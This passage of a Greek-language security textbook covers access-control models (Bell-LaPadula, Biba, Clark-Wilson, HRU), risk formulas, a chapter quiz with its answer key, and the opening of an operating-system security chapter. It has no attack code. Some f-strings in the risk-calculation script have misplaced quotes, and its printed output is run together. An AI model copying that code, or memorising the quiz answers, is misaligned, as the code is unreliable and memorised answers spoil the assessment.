1. Εμπιστευτικότητα	Confidentiality	Αποτροπή ανάγνωσης δεδομένων από μη εξουσιοδοτημένους. Παράδειγμα: Υποκλοπή αρχείων βάσης δεδομένων πελατών.
2. Ακεραιότητα	Integrity	Αποτροπή μη εξουσιοδοτημένης τροποποίησης δεδομένων. Παράδειγμα: Αλλοίωση τραπεζικού υπολοίπου σε λογαριασμό.
3. Διαθεσιμότητα	Availability	Εξασφάλιση έγκαιρης πρόσβασης στους πόρους. Παράδειγμα: Κατάρρευση web server από επίθεση SYN Flood.
4. Κατοχή / Έλεγχος	Possession / Control	Φυσική ή λογική κατοχή του μέσου αποθήκευσης. Παράδειγμα: Κλοπή κρυπτογραφημένου laptop ή αντιγράφου ασφαλείας.
5. Αυθεντικότητα	Authenticity	Βεβαιότητα για τη γνήσια προέλευση και ταυτότητα του συντάκτη. Παράδειγμα: Πλαστογράφηση κεφαλίδων email (Email Spoofing).
6. Χρησιμότητα	Utility	Κατάσταση κατά την οποία η πληροφορία είναι άμεσα αξιοποιήσιμη. Παράδειγμα: Απώλεια κλειδιού αποκρυπτογράφησης αρχείων.

Πίνακας 1.1: Οι έξι διαστάσεις ασφαλείας του Parkerian Hexad (Donn B. Parker, 1998).

- *Δεδομένα σε Επεξεργασία (Data in Use / Processing)*: Δεδομένα φορτωμένα στη μνήμη RAM, registers επεξεργαστή και cache. Προστατεύονται μέσω Hardware Confidential Computing (Intel SGX, AMD SEV) και ασφαλούς διαχείρισης μνήμης.

3. Διάσταση 3: Μέτρα Διασφάλισης (Safeguards / Countermeasures):

- *Τεχνολογία (Technology)*: Firewalls, NIDS/NIPS, EDR, SIEM, κρυπτογραφία, WAF, Identity Providers.
- *Πολιτικές & Διαδικασίες (Policies & Procedures)*: Πρότυπα ασφαλείας (ISO/IEC 27001), οδηγοί σκληραγώγησης συστημάτων, RoE, επιχειρησιακά σχέδια BCP/DRP.
- *Άνθρωποι & Εκπαίδευση (People & Training)*: Προγράμματα εκπαίδευσης επίγνωσης ασφαλείας (Security Awareness Training), ασκήσεις προσομοίωσης Phishing, ανάπτυξη κουλτούρας ασφαλείας.

1.2 Αρχές Σχεδιασμού Ασφαλών Συστημάτων κατά Saltzer & Schroeder

Το 1975, οι Jerome Saltzer και Michael Schroeder δημοσίευσαν το κλασικό θεμελιώδες σύγγραμμα *"The Protection of Information in Computer Systems"* στα Proceedings of the IEEE. Οι οκτώ αρχές που διατύπωσαν παραμένουν αναλλοίωτες και αποτελούν τον θεμέλιο λίθο κάθε σύγχρονης αρχιτεκτονικής ασφαλείας:

Αρχή Σχεδιασμού	Αγγλικός Όρος	Τεχνική Ερμηνεία & Αρχιτεκτονική Εφαρμογή
1. Οικονομία Μηχανισμού	Economy of Mechanism	Ο σχεδιασμός ασφαλείας πρέπει να είναι όσο το δυνατόν απλούστερος και συμπαγής (KISS principle). Πολύπλοκες αρχιτεκτονικές εισάγουν κρυφά σφάλματα και ανεξέλεγκτες επιφάνειες επίθεσης.
2. Προεπιλογή Ασφαλείας	Fail-safe Defaults	Η πρόσβαση πρέπει να απαγορεύεται από προεπιλογή (Default-Deny). Η πρόσβαση παρέχεται μόνο βάσει ρητής και τεκμηριωμένης άδειας (White-listing).
3. Πλήρης Διαμεσολάβηση	Complete Mediation	Κάθε αίτημα πρόσβασης σε κάθε πόρο πρέπει να ελέγχεται και να επικυρώνεται <i>κάθε φορά</i> , χωρίς χρήση μη επικυρωμένων cached δικαιωμάτων (ακρογωνιαίος λίθος του Zero Trust).
4. Ανοικτός Σχεδιασμός	Open Design	Η ασφάλεια του συστήματος δεν πρέπει να εξαρτάται από τη μυστικότητα του σχεδιασμού ή του αλγορίθμου (Αρχή του Kerckhoffs: "Security through obscurity is no security").
5. Διαχωρισμός Προνομίων	Separation of Privilege	Μια κρίσιμη λειτουργία απαιτεί τη σύμπραξη πολλαπλών ανεξάρτητων παραγόντων ή κλειδιών (π.χ. Multi-Factor Authentication, Dual-Control).
6. Ελάχιστα Προνόμια	Least Privilege	Κάθε διεργασία, χρήστης ή στοιχείο συστήματος πρέπει να λειτουργεί με το ελάχιστο σύνολο δικαιωμάτων που είναι απολύτως αναγκαία για την εκτέλεση της αποστολής του.
7. Ελάχιστος Κοινός Μηχανισμός	Least Common Mechanism	Ελαχιστοποίηση των κοινών πόρων και διαύλων μεταξύ διαφορετικών χρηστών ή διεργασιών προς αποτροπή διαρροών μέσω πλευρικών καναλιών (Covert Channels).
8. Ψυχολογική Αποδοχή	Psychological Acceptability	Οι μηχανισμοί ασφαλείας πρέπει να είναι εύχρηστοι και διαφανείς για τους τελικούς χρήστες. Αν τα μέτρα ασφαλείας δυσχεραίνουν την παραγωγικότητα, οι χρήστες θα τα παρακάμψουν.

Πίνακας 1.2: Οι οκτώ αρχές σχεδιασμού ασφαλών συστημάτων των Saltzer και Schroeder (1975).

1.3 Τυπική Μαθηματική Μοντελοποίηση Ελέγχου Πρόσβασης

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Το Μητρώο Ελέγχου Πρόσβασης (Access Control)

Ένα σύστημα προστασίας ορίζεται τυπικά ως μια τριάδα (S, O, A) , όπου:

- $S = \{s_1, s_2, \dots, s_n\}$: Το πεπερασμένο σύνολο των **Υποκειμένων** (Subjects – ενεργές οντότητες, π.χ. διεργασίες, χρήστες).
- $O = \{o_1, o_2, \dots, o_m\}$: Το πεπερασμένο σύνολο των **Αντικειμένων** (Objects – παθητικοί πόροι, π.χ. αρχεία, θύρες, μνήμη), όπου $S \subseteq O$.
- A : Ένας πίνακας διαστάσεων $|S| \times |O|$, όπου το κελί $A[s, o] \subseteq R$ περιέχει τα δικαιώματα πρόσβασης του υποκειμένου s πάνω στο αντικείμενο o , με R το σύνολο των γενικών δικαιωμάτων (π.χ. $\{\text{read, write, execute, own}\}$).

Υλοποίηση στα Λειτουργικά Συστήματα:

1. **Στήλες του Πίνακα** → **Λίστες Ελέγχου Πρόσβασης (Access Control Lists – ACLs)**: Κάθε αντικείμενο o_j διατηρεί μια λίστα ζευγών (s_i, Rights) . Χρησιμοποιείται ευρέως σε συστήματα αρχείων (POSIX ACLs, Windows NTFS).
2. **Γραμμές του Πίνακα** → **Λίστες Δυνατοτήτων (Capability Lists / Tickets)**: Κάθε υποκείμενο s_i διατηρεί μια μη πλαστογραφησίμη συλλογή διαπιστευτηρίων/tokens (o_j, Rights) .

1.3.1 Το Μοντέλο Graham-Denning (1972)

Το μοντέλο Graham-Denning εξειδικεύει τον δυναμικό μετασχηματισμό του Access Control Matrix ορίζοντας οκτώ πρωταρχικούς κανόνες (Primitive Protection Rules):

1. **Create Subject s'** : Δημιουργία νέου υποκειμένου και αρχικοποίηση της γραμμής του στον πίνακα A .
2. **Create Object o'** : Δημιουργία νέου αντικειμένου και αρχικοποίηση της στήλης του στον πίνακα A .
3. **Delete Subject s'** : Διαγραφή υποκειμένου και αφαίρεση της αντίστοιχης γραμμής.
4. **Delete Object o'** : Διαγραφή αντικειμένου και αφαίρεση της αντίστοιχης στήλης.
5. **Grant Access Right r** : Το υποκείμενο s εκχωρεί το δικαίωμα r στο αντικείμενο o προς το υποκείμενο s' (απαιτεί δικαίωμα owner ή grant).
6. **Delete Access Right r** : Το υποκείμενο s ανακαλεί το δικαίωμα r από το s' πάνω στο o .
7. **Read Access Right r** : Έλεγχος αν το υποκείμενο s' κατέχει το δικαίωμα r πάνω στο o .
8. **Transfer Access Right r^*** : Μεταβίβαση δικαιώματος με δυνατότητα περαιτέρω εκχώρησης (Copy Flag r^*).

1.3.2 Το Θεώρημα Harrison-Ruzzo-Ullman (HRU, 1976)

Οι Michael Harrison, Walter Ruzzo και Jeffrey Ullman απέδειξαν μια θεμελιώδη ιδιότητα της θεωρητικής πληροφορικής σχετικά με την ασφάλεια συστημάτων: **Το πρόβλημα της ασφάλειας (Safety Problem)** σε ένα γενικό σύστημα προστασίας είναι υπολογιστικά μη επιλύσιμο (Undecidable).

Generic Protection System Security Verification $\equiv$ Halting Problem of Turing Machines (1.1)

Σκιαγράφηση Απόδειξης (Proof Sketch): Οι HRU απέδειξαν ότι ένα αυθαίρετο σύστημα προστασίας με πολυ-λειτουργικές εντολές (Multi-Operational Commands) μπορεί να προσομοιώσει πλήρως μια Μηχανή Turing:

1. Κάθε κελί της ταινίας της Μηχανής Turing αντιστοιχίζεται σε ένα αντικείμενο στο σύστημα προστασίας.
2. Η κεφαλή ανάγνωσης/εγγραφής και η τρέχουσα κατάσταση της μηχανής μοντελοποιούνται από ένα υποκείμενο.
3. Οι μεταβάσεις της μηχανής Turing εκτελούνται μέσω εντολών εκχώρησης και ανάκλησης δικαιωμάτων.
4. Συνεπώς, ο έλεγχος του αν ένα μη εξουσιοδοτημένο δικαίωμα r μπορεί να διαρρεύσει σε ένα υποκείμενο s ισοδυναμεί με τον έλεγχο του αν η μηχανή Turing θα εισέλθει στην κατάσταση τερματισμού (Halting State).
5. Επειδή το Halting Problem είναι μη επιλύσιμο (Turing, 1936), το γενικό Safety Problem είναι επίσης μη επιλύσιμο.

Πρακτική Σημασία: Σε συστήματα όπου οι εντολές περιορίζονται αυστηρά σε μία μόνο πρωταρχική λειτουργία (Mono-Operational Commands), το πρόβλημα ασφαλείας καθίσταται επιλύσιμο σε πολυωνυμικό χρόνο, οδηγώντας στη σχεδίαση αυστηρών πολυεπίπεδων μοντέλων όπως τα Bell-LaPadula και Biba.

1.4 Μοντέλα Πολυεπίπεδης Ασφάλειας: Bell-LaPadula, Biba, Clark-Wilson & Chinese Wall

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Το Μοντέλο Bell-LaPadula (BLP, 1973) – Εμπιστευτικό

Σχεδιασμένο για στρατιωτικά συστήματα διαβάθμισης. Κάθε υποκείμενο s έχει επίπεδο ασφαλείας $L(s)$ και κάθε αντικείμενο o έχει επίπεδο διαβάθμισης $L(o)$, όπου τα επίπεδα σχηματίζουν ένα πλέγμα (Lattice), π.χ. Top Secret > Secret > Confidential > Unclassified.

1. Ιδιότητα Απλής Ασφάλειας (Simple Security Property / "No Read Up"):

$$s \text{ can read } o \iff L(s) \geq L(o) \quad (\text{ή } L(s) \text{ dominates } L(o)) \quad (1.2)$$

Ένα υποκείμενο επιτρέπεται να διαβάσει ένα αντικείμενο μόνο εάν το επίπεδο διαβάθμισης του υποκειμένου είναι μεγαλύτερο ή ίσο με το επίπεδο του αντικειμένου.

2. Ιδιότητα Αστερίσκου (★-Property / "No Write Down"):

$$s \text{ can write to } o \iff L(o) \geq L(s) \quad (1.3)$$

Ένα υποκείμενο επιτρέπεται να εγγράψει δεδομένα σε ένα αντικείμενο μόνο εάν το επίπεδο του αντικειμένου είναι μεγαλύτερο ή ίσο με το επίπεδο του υποκειμένου (αποτροπή διαρροής απορρήτων πληροφοριών προς τα κάτω).

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Το Μοντέλο Biba (1977) – Ακεραιότητα

Αποτελεί το δυϊκό μοντέλο του Bell-LaPadula με αποκλειστικό στόχο τη διασφάλιση της **Ακεραιότητας** (Integrity) και την αποτροπή μόλυνσης κρίσιμων διεργασιών από μη έμπιστες πηγές:

1. Ιδιότητα Απλής Ακεραιότητας (Simple Integrity Property / "No Read Down"):

$$s \text{ can read } o \iff I(s) \leq I(o) \quad (1.4)$$

Ένα υποκείμενο υψηλής ακεραιότητας δεν επιτρέπεται να διαβάσει δεδομένα χαμηλής ακεραιότητας για να μην αλλοιωθεί η δική του κατάσταση.

2. Ιδιότητα Ακεραιότητας Αστερίσκου (*-Integrity Property / "No Write Up"):

$$s \text{ can write to } o \iff I(o) \leq I(s) \quad (1.5)$$

Ένα υποκείμενο χαμηλής ακεραιότητας δεν επιτρέπεται να τροποποιήσει αντικείμενα υψηλότερης ακεραιότητας (θεμέλιο του Windows Mandatory Integrity Control – MIC).

1.4.1 Το Εμπορικό Μοντέλο Ακεραιότητας Clark-Wilson (1987)

Σε αντίθεση με τα στρατιωτικά μοντέλα διαβάθμισης, το μοντέλο Clark-Wilson σχεδιάστηκε ειδικά για τραπεζικά και εμπορικά πληροφοριακά συστήματα. Βασίζεται σε δύο θεμελιώδεις έννοιες:

1. **Καλά Διαμορφωμένες Συναλλαγές (Well-Formed Transactions):** Ένας χρήστης δεν μπορεί να τροποποιήσει δεδομένα αυθαίρετα. Επιτρέπεται να εκτελέσει μόνο πιστοποιημένα προγράμματα μετασχηματισμού (Transformation Procedures – TPs).
2. **Διαχωρισμός Καθηκόντων (Separation of Duties):** Ο πιστοποιητής που ορίζει τους κανόνες (IVP) δεν επιτρέπεται να είναι ο ίδιος με τον χρήστη που εκτελεί τις συναλλαγές (TP).
3. **Στοιχεία Δεδομένων:**
 - **CDI (Constrained Data Items):** Δεδομένα υψηλής ακεραιότητας που προστατεύονται από το μοντέλο (π.χ. τραπεζικά υπόλοιπα).
 - **UDI (Unconstrained Data Items):** Μη ελεγχόμενα δεδομένα εισόδου (π.χ. raw user input).
 - **IVP (Integrity Verification Procedures):** Διαδικασίες επικύρωσης ότι όλα τα CDIs βρίσκονται σε έγκυρη κατάσταση ακεραιότητας.

1.4.2 Το Μοντέλο Brewer-Nash (Chinese Wall Model, 1989)

Το μοντέλο Brewer-Nash αναπτύχθηκε για χρηματοπιστωτικούς και νομικούς οργανισμούς με στόχο την αυτόματη αποτροπή **Συγκρούσεων Συμφερόντων** (Conflict of Interest – CoI).

- Τα δεδομένα οργανώνονται σε ιεραρχία τριών επιπέδων: **Αντικείμενα** → **Εταιρείες** (Datasets) → **Κατηγορίες Σύγκρουσης Συμφερόντων** (Conflict Classes).
- **Δυναμικός Κανόνας Πρόσβασης:** Ένας αναλυτής επιτρέπεται να αποκτήσει πρόσβαση σε δεδομένα μιας εταιρείας A μόνο εάν δεν έχει αποκτήσει ποτέ στο παρελθόν πρόσβαση σε δεδομένα ανταγωνίστριας εταιρείας B που ανήκει στην ίδια Conflict Class:

$$s \text{ can read } o_A \iff \forall o_B \in \text{CoI}(o_A), \quad \text{AccessHistory}(s, o_B) = \emptyset \quad \vee \quad \text{Company}(o_A) = \text{Company}(o_B) \quad (1.6)$$

1.5 Ποσοτική Εκτίμηση Επικινδυνότητας & Μετρικές Ασφαλείας

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Μαθηματικό Μοντέλο Ποσοτικής Εκτίμησης Επικινδυνότητας

Η ποσοτική ανάλυση κινδύνου βασίζεται στον υπολογισμό τριών θεμελιωδών οικονομικών δεικτών:

1. Προσδοκώμενη Εφάπαξ Ζημία (Single Loss Expectancy – SLE):

$$SLE = AV \times EF \quad (1.7)$$

όπου AV (Asset Value) είναι η συνολική αξία του περιουσιακού στοιχείου (€) και EF (Exposure Factor) είναι ο συντελεστής έκθεσης ($0.0 \leq EF \leq 1.0$).

2. Ετήσιος Ρυθμός Εμφάνισης (Annualized Rate of Occurrence – ARO): Ο εκτιμώμενος αριθμός περιστατικών ανά έτος ($ARO > 0$).

3. Ετήσια Προσδοκώμενη Ζημία (Annualized Loss Expectancy – ALE):

$$ALE = SLE \times ARO = AV \times EF \times ARO \quad (1.8)$$

4. Καθαρή Αξία Ελέγχου Ασφαλείας (Cost-Benefit Analysis / Return on Security Investment – ROSI):

$$ROSI = \frac{(ALE_{before} - ALE_{after}) - \text{Annual Cost of Control}}{\text{Annual Cost of Control}} \quad (1.9)$$

☒ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 1: Ποσοτικός Υπολογισμός Επικινδυνότητας & Ανάλυση CVSS v3.1

Στόχος: Αυτοματοποιημένος υπολογισμός δεικτών ALE, ROSI και διάνυσμα CVSS v3.1 μέσω Python CLI script.

Βήμα 1: Εκτέλεση Σεναρίου Ποσοτικής Ανάλυσης

```
cat << 'EOF' > /tmp/risk_calc.py
# Παράμετροι Περιουσιακού Στοιχείου (Datacenter DB)
asset_value = 500000.0 # 500,000 Ευρώ
exposure_factor = 0.40 # 40% απώλεια σε περίπτωση παραβίασης
aro = 0.50 # Πιθανότητα 1 φορά ανά 2 έτη

sle = asset_value * exposure_factor
ale_initial = sle * aro

# Ανάπτυξη Μέτρου Ασφαλείας (WAF + Database Encryption)
cost_control = 25000.0 # 25,000 Ευρώ/έτος/
mitigation_efficiency = 0.85 # Μείωση 85% της έκθεσης
ale_mitigated = ale_initial * (1.0 - mitigation_efficiency)
cost_benefit = (ale_initial - ale_mitigated) - cost_control
rosi = ((ale_initial - ale_mitigated) - cost_control) / cost_control * 100

print(f"SLE: €{sle:,.2f}")
print(f"Αρχικό ALE: €{ale_initial:,.2f}")
```

```
print(fΜειωμένο" ALE μετά το μέτρο: €{ale_mitigated:,.2f}")
print(fΚαθαρό" Ετήσιο Οικονομικό Όφελος: €{cost_benefit:,.2f}")
print(f"ROSI: {rosi:.1f}%")
EOF
python3 /tmp/risk_calc.py
```

Έξοδος Τερματικού (Terminal Output):

```
SLE: €200,000.00Αρχικό
ALE: €100,000.00Μειωμένο
ALE μετά το μέτρο: €15,000.00Καθαρό
Ετήσιο Οικονομικό Όφελος: €60,000.00
ROSI: 240.0%
```

Ερμηνεία: Η επένδυση στο προτεινόμενο μέτρο ασφαλείας είναι εξαιρετικά αποδοτική, παράγοντας καθαρό όφελος 60.000€ ετησίως και απόδοση επένδυσης ασφαλείας 240%.

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Σχεδιασμός Πολιτικής Ασφαλείας με βάση το Bell-LaPadula

Σενάριο: Ένας οργανισμός διαθέτει τρία επίπεδα διαβάθμισης: Unclassified (L_1), Secret (L_2) και Top Secret (L_3).

- Ένας αναλυτής με εξουσιοδότηση L_2 προσπαθεί να διαβάσει ένα αρχείο διαβάθμισης L_3 . Επιτρέπεται η πράξη κατά το μοντέλο Bell-LaPadula; Αιτιολογήστε με βάση τον κανόνα Simple Security.
- Μια διεργασία που εκτελείται με προνόμια L_2 προσπαθεί να γράψει σε ένα log file με διαβάθμιση L_1 . Επιτρέπεται η πράξη κατά τον κανόνα $\star$ -Property; Ποιος κίνδυνος ασφαλείας αποτρέπεται;
- Πώς επιλύεται το πρόβλημα της αποχαρακτήρισης πληροφοριών (Declassification) σε πρακτικά περιβάλλοντα;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η κλασική τριάδα CIA συμπληρώνεται από το Parkerian Hexad (Κατοχή, Αυθεντικότητα, Χρηστικότητα) για πληρέστερη κάλυψη των σύγχρονων απειλών.
- Οι οκτώ αρχές των Saltzer και Schroeder (Least Privilege, Complete Mediation, Open Design) αποτελούν τη βάση κάθε ασφαλούς αρχιτεκτονικής.
- Το θεώρημα HRU αποδεικνύει ότι η επαλήθευση ασφάλειας σε γενικά συστήματα είναι υπολογιστικά μη επιλύσιμη, επιβάλλοντας τη χρήση αυστηρών τυπικών μοντέλων (Bell-LaPadula για Εμπιστευτικότητα, Biba για Ακεραιότητα).
- Η ποσοτική ανάλυση κινδύνου ($ALE = SLE \times ARO$) επιτρέπει την επιστημονική και οικονομική τεκμηρίωση των επενδύσεων κυβερνοασφάλειας (ROSI).

1.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 1)

1. Ποια από τις παρακάτω έννοιες προστίθεται στην τριάδα CIA από το Parkerian Hexad και αφορά τη φυσική ή λογική κατοχή του μέσου αποθήκευσης;
 - Α'. Non-repudiation
 - Β'. Possession / Control (Κατοχή / Έλεγχος)
 - Γ'. Scalability
 - Δ'. Redundancy
2. Σύμφωνα με τις αρχές Saltzer-Schroeder, ποια αρχή επιβάλλει ότι κάθε αίτημα πρόσβασης σε έναν πόρο πρέπει να ελέγχεται πλήρως κάθε φορά;
 - Α'. Economy of Mechanism
 - Β'. Complete Mediation (Πλήρης Διαμεσολάβηση)
 - Γ'. Open Design
 - Δ'. Least Common Mechanism
3. Τι απέδειξαν οι Harrison, Ruzzo και Ullman (θεώρημα HRU) για τα γενικά συστήματα προστασίας;
 - Α'. Ότι όλα τα συστήματα είναι 100% ασφαλή
 - Β'. Ότι το πρόβλημα της ασφάλειας (Safety Problem) είναι γενικά μη επιλύσιμο (Undecidable)
 - Γ'. Ότι η κρυπτογραφία RSA δεν σπάει ποτέ
 - Δ'. Ότι τα Firewalls εξαλείφουν όλες τις επιθέσεις
4. Στο μοντέλο Bell-LaPadula, ποιος κανόνας απαγορεύει σε ένα υποκείμενο να γράφει δεδομένα σε αντικείμενο χαμηλότερου επιπέδου διαβάθμισης;
 - Α'. Simple Security Property (No Read Up)
 - Β'. $\star$ -Property (No Write Down)
 - Γ'. Simple Integrity Property (No Read Down)
 - Δ'. $\star$ -Integrity Property (No Write Up)
5. Στο μοντέλο Biba, ποιος κανόνας διασφαλίζει ότι μια διεργασία υψηλής ακεραιότητας δεν θα διαβάσει αναξιόπιστα δεδομένα χαμηλής ακεραιότητας;
 - Α'. Simple Integrity Property (No Read Down)
 - Β'. $\star$ -Integrity Property (No Write Up)
 - Γ'. Simple Security Property (No Read Up)
 - Δ'. $\star$ -Property (No Write Down)
6. Εάν ένα περιουσιακό στοιχείο έχει αξία $AV = 200.000$, ο συντελεστής έκθεσης είναι $EF = 0.30$ και ο ετήσιος ρυθμός εμφάνισης είναι $ARO = 0.5$, ποια είναι η Ετήσια Προσδοκώμενη Ζημία (ALE);
 - Α'. 60.000

Β'. 30.000

Γ'. 100.000

Δ'. 15.000

7. Ποια αρχή σχεδιασμού ορίζει ότι η ασφάλεια ενός συστήματος δεν πρέπει να βασίζεται στη μυστικότητα του αλγορίθμου ή του κώδικα (Αρχή του Kerckhoffs);

Α'. Fail-safe Defaults

Β'. Open Design (Ανοικτός Σχεδιασμός)

Γ'. Psychological Acceptability

Δ'. Separation of Privilege

8. Ποια είναι η βασική διαφορά μεταξύ ACL (Access Control List) και Capability List;

Α'. Το ACL συνδέεται με το αντικείμενο, ενώ το Capability List συνδέεται με το υποκείμενο

Β'. Το ACL χρησιμοποιείται μόνο στο Linux, ενώ το Capability μόνο στα Windows

Γ'. Το ACL είναι hardware, ενώ το Capability είναι software

Δ'. Δεν υπάρχει καμία διαφορά

9. Ποια συνιστώσα του CVSS v3.1 αξιολογεί εάν μια ευπάθεια σε ένα στοιχείο επηρεάζει πόρους πέραν της εξουσιοδότησής του (π.χ. VM Escape);

Α'. Attack Vector (AV)

Β'. Scope (S)

Γ'. User Interaction (UI)

Δ'. Privileges Required (PR)

10. Ποια είναι η κύρια εστίαση του μοντέλου ασφαλείας Clark-Wilson;

Α'. Αποκλειστικά η στρατιωτική εμπιστευτικότητα

Β'. Εμπορική ακεραιότητα μέσω καλά διαμορφωμένων συναλλαγών (Well-Formed Transactions) και διαχωρισμού καθηκόντων

Γ'. Η ταχύτητα μεταφοράς πακέτων στο διαδίκτυο

Δ'. Η κρυπτογράφηση ασύρματων δικτύων Wi-Fi

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 1

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Το Possession/Control εκφράζει την κατοχή του υλικού φορέα ανεξάρτητα από το αν τα δεδομένα έχουν αποκρυπτογραφηθεί.
Q2	B	Η Complete Mediation απαιτεί συνεχή επικύρωση δικαιωμάτων σε κάθε πρόσβαση.
Q3	B	Το θεώρημα HRU απέδειξε τη μη επιλυσιμότητα της γενικής επαλήθευσης ασφάλειας.
Q4	B	Η $\star$ -Property (No Write Down) αποτρέπει τη διαρροή απορρήτων πληροφοριών προς κατώτερα επίπεδα.
Q5	A	Το Simple Integrity Property (No Read Down) εμποδίζει την ανάγνωση μη έμπιστων δεδομένων από αξιόπιστες διεργασίες.
Q6	B	$SLE = 200.000 \times 0.30 = 60.000$, άρα $ALE = 60.000 \times 0.5 = 30.000$.
Q7	B	Ο Ανοικτός Σχεδιασμός επιβάλλει η ασφάλεια να έγκειται αποκλειστικά στη μυστικότητα των κλειδιών.
Q8	A	Το ACL αποτελεί στήλη του Access Matrix (συνδέεται με το αντικείμενο), ενώ το Capability γραμμή (συνδέεται με το υποκείμενο).
Q9	B	Το Scope (S:U vs S:C) δηλώνει αν η ευπάθεια επεκτείνεται σε άλλο authority context.
Q10	B	Το Clark-Wilson μοντελοποιεί πραγματικές εμπορικές διαδικασίες διασφαλίζοντας ότι τα CDIs τροποποιούνται μόνο μέσω TP συναλλαγών.

Ασφάλεια Λειτουργικών Συστημάτων & Αρχιτεκτονική Πυρήνα

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Το λειτουργικό σύστημα (Operating System – OS) αποτελεί τον θεμέλιο λίθο της Υπολογιστικής Βάσης Εμπιστοσύνης (Trusted Computing Base – TCB). Στο παρόν κεφάλαιο αναλύονται σε βάθος:

- Η αρχιτεκτονική δακτυλίων προστασίας υλικού (CPU Protection Rings 0/3), οι πύλες κλήσεων συστήματος (Syscall Gates) και οι εναλλαγές περιβάλλοντος (Context Switching).
- Η οργάνωση της εικονικής μνήμης (Virtual Memory), η σελιδοποίηση 4 και 5 επιπέδων (Paging) και ο μηχανισμός διαχείρισης Page Faults.
- Σύγχρονες τεχνολογίες μετριασμού επιθέσεων μνήμης: ASLR, DEP/NX Bit, Stack Smashing Protector (Canaries), KPTI, SMEP και SMAP.
- Το μοντέλο ασφαλείας POSIX (Permissions, SUID/SGID/Sticky bit) και η λεπτομερής αρχιτεκτονική των Linux Capabilities.
- Τα εσωτερικά στοιχεία ασφαλείας των Microsoft Windows: Security Reference Monitor (SRM), Access Tokens, SIDs, DACLs/SACLs και Mandatory Integrity Control (MIC).
- Πλήρης ανάλυση της ευπάθειας κερματισμού μνήμης Dirty COW (CVE-2016-5195) και των μηχανισμών εκμετάλλευσης Race Condition στο υποσύστημα Copy-on-Write.

2.1 Αρχιτεκτονική Πυρήνα, Δακτύλιοι Προστασίας & Κλήσεις Συστήματος

ΟΡΙΣΜΟΣ ► Δακτύλιοι Προστασίας Υλικού (Hardware Protection Rings)

Οι σύγχρονοι επεξεργαστές αρχιτεκτονικής x86_64 υλοποιούν τέσσερα ιεραρχικά επίπεδα προνομίων (Rings 0–3), εκ των οποίων τα σύγχρονα λειτουργικά συστήματα γενικής χρήσης (Linux, Windows, macOS) χρησιμοποιούν κατά κύριο λόγο δύο:

- **Ring 0 (Supervisor / Kernel Mode):** Πλήρης και απεριόριστη πρόσβαση σε όλες τις εντολές του επεξεργαστή, στους φυσικούς καταχωρητές ελέγχου (CR0, CR3, CR4, CR8), στους ελεγκτές διακοπών (APIC) και στους διαύλους I/O. Εδώ εκτελείται ο μονολιθικός πυρήνας και οι οδηγοί συσκευών (Device Drivers).

- **Ring 3 (User Mode):** Περιορισμένο περιβάλλον εκτέλεσης εφαρμογών χρήστη. Οι εφαρμογές δεν έχουν άμεση πρόσβαση στο υλικό ή στη μνήμη άλλων διεργασιών και υποχρεούνται να ζητούν υπηρεσίες από τον πυρήνα μέσω αυστηρά ελεγχόμενων **Κλήσεων Συστήματος (System Calls)**.

2.1.1 Μηχανισμός Μετάβασης Κατάστασης (Syscall Flow) στο Linux x86_64

Όταν μια εφαρμογή User-Space καλεί μια συνάρτηση της C (π.χ. `read(fd, buf, count)`), εκτελείται η εξής ακολουθία χαμηλού επιπέδου:

1. Η βιβλιοθήκη `glibc` τοποθετεί τον αριθμό της κλήσης συστήματος (`SYS_read = 0`) στον καταχωρητή `RAX`.
2. Οι παράμετροι τοποθετούνται κατά σύμβαση (System V AMD64 ABI) στους καταχωρητές:
 - `RDI`: File Descriptor (`fd`)
 - `RSI`: Δείκτης `buffer` (`buf`)
 - `RDX`: Μέγεθος ανάγνωσης (`count`)
3. Εκτελείται η εντολή υλικού `syscall`, η οποία προκαλεί άμεση μετάβαση της CPU από το Ring 3 στο Ring 0.
4. Ο επεξεργαστής αποθηκεύει τον τρέχοντα δείκτη εντολών (`RIP`) στον `RCX` και τα `flags` στον `R11`, αλλάζει τον δείκτη στοίβας (`RSP`) στη δεσμευμένη στοίβα του πυρήνα και μεταφέρει τον έλεγχο στη διεύθυνση του χειριστή `entry_SYSCALL_64` (που έχει οριστεί στο Model-Specific Register `MSR_LSTAR`).
5. Ο πυρήνας ελέγχει τα δικαιώματα μέσω του πίνακα `sys_call_table[RAX]`, εκτελεί τη λειτουργία εισόδου/εξόδου, τοποθετεί την τιμή επιστροφής στον `RAX` και επιστρέφει στο User Mode μέσω της εντολής `sysretq`.

2.1.2 Εικονική Μνήμη & Σελιδοποίηση 4 Επιπέδων (4-Level Paging)

Η εικονική μνήμη (Virtual Memory) παρέχει σε κάθε διεργασία την ψευδαίσθηση ενός ιδιωτικού, συνεχούς και απομονωμένου χώρου διευθύνσεων. Σε αρχιτεκτονική `x86_64` (48-bit canonical addressing), κάθε διεργασία διαθέτει εικονικό χώρο 256 TB. Η μετάφραση της εικονικής διεύθυνσης σε φυσική μνήμη εκτελείται από τη μονάδα `MMU` μέσω 4 επιπέδων πινάκων σελίδων, με βάση τον καταχωρητή `CR3`:

$$VA[47:39] \xrightarrow{PML4} VA[38:30] \xrightarrow{PDPT} VA[29:21] \xrightarrow{PD} VA[20:12] \xrightarrow{PT} \text{Frame Address} + VA[11:0] \text{ (Offset)} \quad (2.1)$$

2.2 Μηχανισμοί Προστασίας Μνήμης & Μετριάσμού Ευπαθειών

